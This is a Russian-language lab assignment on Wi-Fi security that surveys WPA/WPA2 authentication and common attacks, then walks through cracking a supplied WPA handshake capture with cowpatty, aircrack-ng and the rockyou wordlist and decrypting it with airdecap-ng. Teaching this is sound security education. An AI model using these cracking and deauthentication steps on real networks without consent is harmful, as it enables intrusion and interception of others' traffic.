

Лабораторная работа № 6.

Тема: Безопасность и уязвимость Wi-Fi

Тестовый стенд: Kali linux 2023, дамп wpa.full.cap, файл с паролями rockyou.txt.

Стандарт Wi-Fi (IEEE 802.11)





Wi-Fi-сети используют различные методы аутентификации для обеспечения безопасного доступа к сети. Вот несколько распространенных методов аутентификации Wi-Fi:

WPA/WPA2-Personal (Pre-Shared Key - PSK). Этот метод использует предварительно общий ключ (PSK) или пароль для аутентификации клиентов. Все устройства в сети используют один и тот же ключ для шифрования данных. Легко настроить, но стойкость к взлому зависит от сложности пароля.

WPA/WPA2-Enterprise (802.1X). Этот метод предполагает использование сервера аутентификации (обычно RADIUS). Каждый пользователь получает уникальные учетные данные для входа в сеть. Обеспечивает индивидуальные учетные записи и усиленную безопасность, но сложнее в настройке.

Wi-Fi Protected Access 3 (WPA3) - это последняя версия протокола безопасности Wi-Fi, предназначенная для усиления безопасности беспроводных сетей. WPA3 был разработан как ответ на уязвимости, выявленные в предыдущих версиях WPA и WPA2, такие как атаки на рукопожатие (как KRACK). Для использования WPA3 в сети необходимо убедиться, что как точки доступа, так и клиентские устройства поддерживают этот протокол.

Wi-Fi Protected Setup (WPS). WPS предоставляет простой способ подключения устройств к Wi-Fi-сети через PIN-код или кнопку. Однако, WPS сталкивается с серьезными уязвимостями, и его использование не рекомендуется.

EAP (Extensible Authentication Protocol). EAP - это фреймворк для различных методов аутентификации, используемых в WPA-Enterprise и WPA2-Enterprise. Некоторые распространенные методы EAP включают EAP-TLS, PEAP, EAP-FAST и EAP-TTLS.

802.1X (Port-Based Network Access Control). Используется для контроля доступа к сети, основанного на портах. Когда устройство подключается к сети, оно проходит процесс аутентификации перед получением доступа.

Captive Portal (Web-Based Authentication). Пользователю предлагается войти в сеть через веб-страницу с логином и паролем. Часто используется в общественных местах, таких как аэропорты и кафе.

MAC Address Filtering. Разрешение или блокировка доступа к сети на основе MAC-адреса устройства. Это не самый безопасный метод, так как MAC-адресы можно подделать, но он добавляет дополнительный уровень защиты.

Open System Authentication. Это простой метод, при котором любое устройство может подключиться к сети без аутентификации. Не рекомендуется из-за отсутствия безопасности.

Wired Equivalent Privacy (WEP). Устаревший протокол шифрования, который использовался для обеспечения безопасности в беспроводных сетях IEEE 802.11. Тем не менее, WEP был давно взломан, и его использование не рекомендуется из-за своей уязвимости.

Уязвимости Wi-Fi. Wi-Fi-сети могут подвергаться различным угрозам и атакам. Вот несколько из них:

Злой Двойник (Evil Twin):

Описание: Атака "злого двойника" включает в себя создание поддельной точки доступа (AP), которая имитирует легитимную Wi-Fi-сеть.

Как защититься: Используйте более современные методы шифрования Wi-Fi, такие как WPA3. Также избегайте подключения к открытым сетям Wi-Fi и проверяйте названия сетей для предотвращения подключения к поддельным точкам доступа.

Атака на Рукопожатие (WPA/WPA2 Handshake Attack):

Описание: Злоумышленник может попытаться взломать пароль Wi-Fi, захватывая и анализируя рукопожатие, происходящее между устройством и точкой доступа при первом подключении.

Как защититься: Используйте сильные и уникальные пароли. Регулярно обновляйте пароли. Включайте функции защиты, такие как WPA3.

Атака KRACK (Key Reinstallation Attacks):

Описание: Это атака на уязвимости в протоколе WPA2, где злоумышленник может повторно установить ключ шифрования и перехватывать и изменять передаваемые данные.

Как защититься: Обновляйте прошивку маршрутизатора и устройств Wi-Fi, используйте WPA3, если это возможно.

Атаки на WPS (Wi-Fi Protected Setup):

Описание: Атаки на уязвимости в протоколе WPS, такие как атака Pixie Dust или атака перебора PIN, позволяют злоумышленнику взламывать пароли Wi-Fi, используя уязвимости WPS.

Как защититься: Отключите WPS в настройках маршрутизатора, используйте сильные пароли, регулярно обновляйте прошивку.

Атаки на сети с открытым доступом:

Описание: Публичные Wi-Fi сети могут быть уязвимыми для атак, таких как атаки человек посередине (Man-in-the-Middle), когда злоумышленник перехватывает и изменяет коммуникации между устройствами.

Как защититься: Избегайте подключения к открытым сетям. Используйте виртуальные частные сети (VPN) для шифрования интернет-трафика.

Слабые пароли:

Описание: Использование слабых и предсказуемых паролей может сделать вашу сеть более уязвимой для атак перебора паролей.


Как защититься: Используйте длинные, сложные и уникальные пароли для вашей Wi-Fi-сети.

Атаки на протоколы криптографии:

Описание: Устаревшие или слабые криптографические протоколы могут стать объектом атак, таких как атаки на словари и атаки методом перебора ключа.

Как защититься: Используйте более современные протоколы криптографии, такие как WPA3.

WiFi Pineapple - это устройство, созданное компанией Hak5, которое предназначено для демонстрации уязвимостей в беспроводных сетях и обеспечения понимания владельцами сетей о том, как можно повысить безопасность своих сетей. Однако, как и любое другое инструментальное средство, оно может быть использовано как злоумышленниками для проведения атак на беспроводные сети.



Основные возможности и характеристики WiFi Pineapple:

Режим Ретрансляции (PineAP): Позволяет устройству отслеживать и ретранслировать сетевой трафик, чтобы злоумышленники могли собирать информацию о подключенных устройствах и их активности.

Атака "Злого Двойника" (Evil Twin): WiFi Pineapple может создавать фиктивные точки доступа, имитируя легитимные сети, чтобы привлекать устройства к подключению к фальшивым сетям.

Атаки на Рукопожатие (WPA/WPA2 Handshake Attacks): Позволяет злоумышленнику захватывать рукопожатие, происходящее между устройством и точкой доступа, и использовать его для попыток взлома пароля.

Угон сеанса (Session Hijacking): Может использоваться для вмешательства в активные сеансы связи между устройством и сетью, например, для перехвата нешифрованного трафика.

Спуфинг DNS: Позволяет замещать DNS-запросы, направляя их через устройство, что может привести к перехвату трафика и подмене веб-страниц.

SSLSTRIP: Атака, направленная на отключение SSL/TLS, перехватывая нешифрованный трафик.

Различные модули и плагины: Существует множество дополнительных модулей и плагинов для расширения функционала WiFi Pineapple в зависимости от целей злоумышленника или испытателя безопасности.

Aircrack-ng - это набор инструментов для тестирования на проникновение в беспроводных сетях. Этот пакет программ предоставляет инструменты для анализа и взлома беспроводных сетей с различными степенями шифрования. Вот основные инструменты, входящие в состав Aircrack-ng:

Aircrack-ng: Основной инструмент для взлома паролей беспроводных сетей. Используется для атак на рукопожатие WPA и WPA2, а также для взлома паролей WEP.

Airodump-ng: Инструмент для захвата пакетов беспроводного трафика. Используется для мониторинга сетей, сбора информации о точках доступа, клиентах и захвата рукопожатий WPA/WPA2.

Aireplay-ng: Инструмент для генерации трафика и выполнения атак на беспроводные сети. Используется для создания трафика, необходимого для атаки на рукопожатие, атаки на отсоединение клиентов и других тестов на проникновение.

Airbase-ng: Создает виртуальные точки доступа, позволяя проводить тестирование безопасности беспроводных сетей, включая атаки на рукопожатие WPA/WPA2.

Packetforge-ng: Инструмент для создания пользовательских пакетов с заданными параметрами. Часто используется в атаках на рукопожатие WEP.

Airmon-ng: Утилита для управления беспроводными интерфейсами. Используется для активации и деактивации мониторинга беспроводных интерфейсов.

Airtun-ng: Создает виртуальные туннели с использованием беспроводных интерфейсов.

Buddy-ng: Инструмент для подбора паролей через словарь и перебора.

Asleap: Инструмент для взлома паролей PPTP VPN с использованием словарей.

Airdecap-ng: это инструмент, который используется для дешифрования зашифрованного беспроводного трафика в формате pcap (Packet Capture). Для дешифрования трафика, захваченного сетью с протоколами WPA или WPA2, Airdecap-ng требует ключ (Pre-Shared Key или PMK).

Пример атаки на WPA2 PSK.

Аутентификация WPA2:

1. 802.1X определяет управление доступом, основанное на сетевых портах.
2. EAP обеспечивает взаимную аутентификацию беспроводного клиента и сервера аутентификации, а также создает общие ключи беспроводного пользователя и точки доступа.
3. Протокол TKIP (Temporal Key Integrity Protocol — протокол временной целостности ключа) обеспечивает конфиденциальность и целостность данных.
4. Механизм MIC (Message Integrity Check) обеспечивает в WPA проверку целостности сообщений.

Эфир Wi-Fi зашифрован. Задача злоумышленника - взлом точки Wi-Fi, который позволит просматривать конфиденциальную информацию.

Последовательность действий злоумышленника:

1. Включение режим мониторинга на Wi-Fi адаптере (Airmon-ng)
2. Включение захвата трафика (Airodump-ng)
3. Скидывание клиента с точки доступа (Aireplay-ng)
4. Перехват хэша пароля во время рукопожатия (Airodump-ng)
4. Взлом шифра (Aircrack-ng)
5. Дешифрования трафика (Airdecap-ng)

Для простоты допустим, что дамп перехвата Wi-Fi сессии уже имеется. Хэш пароля передается в эфир **только** при установлении соединения (клиент, например смартфон, подключается к точке доступа). Для создания такой ситуации искусственно можно использовать специальную утилиту (Aireplay-ng), которая сбрасывает клиента с точки доступа, провоцируя создание нового соединения.

Файл дампа прилагается к данной лабораторной работе.

Проверка файла на качество:

```
┌──(root㉿kali23)-[/home/user]
└─# cowpatty -r wpa.full.cap -c
cowpatty 4.8 - WPA-PSK dictionary attack. <jwright@hasborg.com>

Collected all necessary data to mount crack against WPA/PSK passphrase.
```

Ключи:

-r – read, чтение файла

-c – check, проверка

Утилита сообщает, что все нужное для взлома в файле имеется.

Дополнительная информация о файле, имя точки доступа, mac-адрес, тип шифрования, количество рукопожатий:

```
┌──(root㉿kali23)-[/home/user]
└─# aircrack-ng wpa.full.cap
Reading packets, please wait...
Opening wpa.full.cap
Read 15 packets.

   #  BSSID              ESSID                     Encryption

   1  00:14:6C:7E:40:80  teddy                     WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait...
Opening wpa.full.cap
Read 15 packets.

1 potential targets

Please specify a dictionary (option -w).
```

Эта информация полезна, т.к. mac-адрес и имя точки доступа используется для генерирования хэша (соль).

Нам еще нужен словарь с паролями. В Kali Linux словари находятся в папке usr/share/wordlists/

```
┌──(user㉿kali23)-[/usr/share/wordlists]
└─$ ls
amass       dnsmap.txt     john.lst    nmap.lst        wfuzz
dirb        fasttrack.txt  legion      rockyou.txt.gz  wifite.txt
dirbuster   fern-wifi      metasploit  sqlmap.txt
```

Будем использовать rockyou.txt, распаковываем архив и копируем в домашнюю папку:

```
┌──(user㉿kali23)-[/usr/share/wordlists]
└─$ gzip -dk rockyou.txt.gz
gzip: rockyou.txt: Permission denied

┌──(user㉿kali23)-[/usr/share/wordlists]
└─$ sudo gzip -dk rockyou.txt.gz
[sudo] password for user:

┌──(user㉿kali23)-[/usr/share/wordlists]
└─$ ls
amass       dnsmap.txt     john.lst    nmap.lst        sqlmap.txt
dirb        fasttrack.txt  legion      rockyou.txt     wfuzz
dirbuster   fern-wifi      metasploit  rockyou.txt.gz  wifite.txt

┌──(user㉿kali23)-[/usr/share/wordlists]
└─$ cp rockyou.txt /home/user/rockyou.txt
```

Брутим:

```
┌──(root㉿kali23)-[/home/user]
└─# aircrack-ng -w rockyou.txt -b 00:14:6C:7E:40:80 wpa.full.cap
```

Ключи:
-w – words, словарь
-b – mac-адрес точки доступа

Идет процесс перебора паролей и через несколько минут пароль подобран:

```
Reading packets, please wait...
Opening wpa.full.cap
Read 15 packets.

1 potential targets


                               Aircrack-ng 1.7

      [00:02:17] 62763/14344392 keys tested (464.63 k/s)

      Time left: 8 hours, 32 minutes, 17 seconds                 0.44%

                           KEY FOUND! [ 44445555 ]


      Master Key     : 17 4F E9 A8 9F 52 85 FF 0B 7F A3 05 03 DB 38 93
                       75 15 D2 0B CE 17 D8 E2 EE 36 90 F0 47 B4 C5 0E

      Transient Key  : B6 E9 EB A8 50 EA 32 D2 D1 85 32 B4 A7 26 A2 C3
                       E3 35 94 51 2E 9E 40 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

      EAPOL HMAC     : AE 83 8A AD 75 5C 16 1D 08 87 CD 2C F3 8C AE 60
```

П.С: вместо простого словаря можно использовать т.н. «радужную таблицу» совместно с утилитой pyrit из пакета cowpatty, что увеличит скорость подбора пароля многократно, но радужные таблицы требуют много ресурсов для создания.


"Радужная таблица" (Rainbow Table) - это метод, используемый для ускорения процесса взлома хэшей паролей. Вместо того чтобы просто хранить отдельные хэши паролей в базе данных, радужные таблицы предварительно вычисляют хэш для большого количества возможных паролей и сохраняют соответствие пароля и его хэша в виде "цепочки" или "радужной таблицы". Это ускоряет поиск пароля при наличии его хэша.

Теперь все есть для расшифровки дампа. Используем утилиту airdecap-ng, формат команды:
airdecap-ng -e <ESSID> -b <BSSID> -p <WPA/WPA2 key> captured_data.cap
где:
<ESSID>: имя беспроводной сети (SSID).
<BSSID>: MAC-адрес точки доступа, к которой подключены устройства.
<WPA/WPA2 key>: ключ для расшифровки трафика в сети WPA/WPA2.
captured_data.cap: имя файла, содержащего захваченные пакеты.

```
┌──(root㉿kali23)-[/home/user]
└─# airdecap-ng -e teddy -b 00:14:6C:7E:40:80 -p 44445555 wpa.full.cap
Total number of stations seen            1
Total number of packets read            15
Total number of WEP data packets         0
Total number of WPA data packets         4
Number of plaintext data packets         0
Number of decrypted WEP  packets         0
Number of corrupted WEP  packets         0
Number of decrypted WPA  packets         4
Number of bad TKIP (WPA) packets         0
Number of bad CCMP (WPA) packets         0

┌──(root㉿kali23)-[/home/user]
└─# ls
Desktop    Downloads  Pictures  Templates  armitage-tmp  wpa.full-dec.cap
Documents  Music      Public    Videos     rockyou.txt   wpa.full.cap
```

Результат – файл с расшифрованным траффиком (wpa.full-dec.cap). Его можно открыть в WireShark:



Задание:

1. В Kali Linux, используя пакет Aircrack-ng взломать один из приложенных дампов.

2.* Если есть внешний USB Wi-Fi адаптер, захватить Wi-Fi трафик, сбросить клиента с точки доступа, перехватить рукопожатие. На устройстве клиента зайти на какой-нибудь сайт, используя незащищенный протокол. Расшифровать полученный траффик.

Важно: все действия выполнять с согласия «жертвы» или взламывайте свою точку доступа и устройство.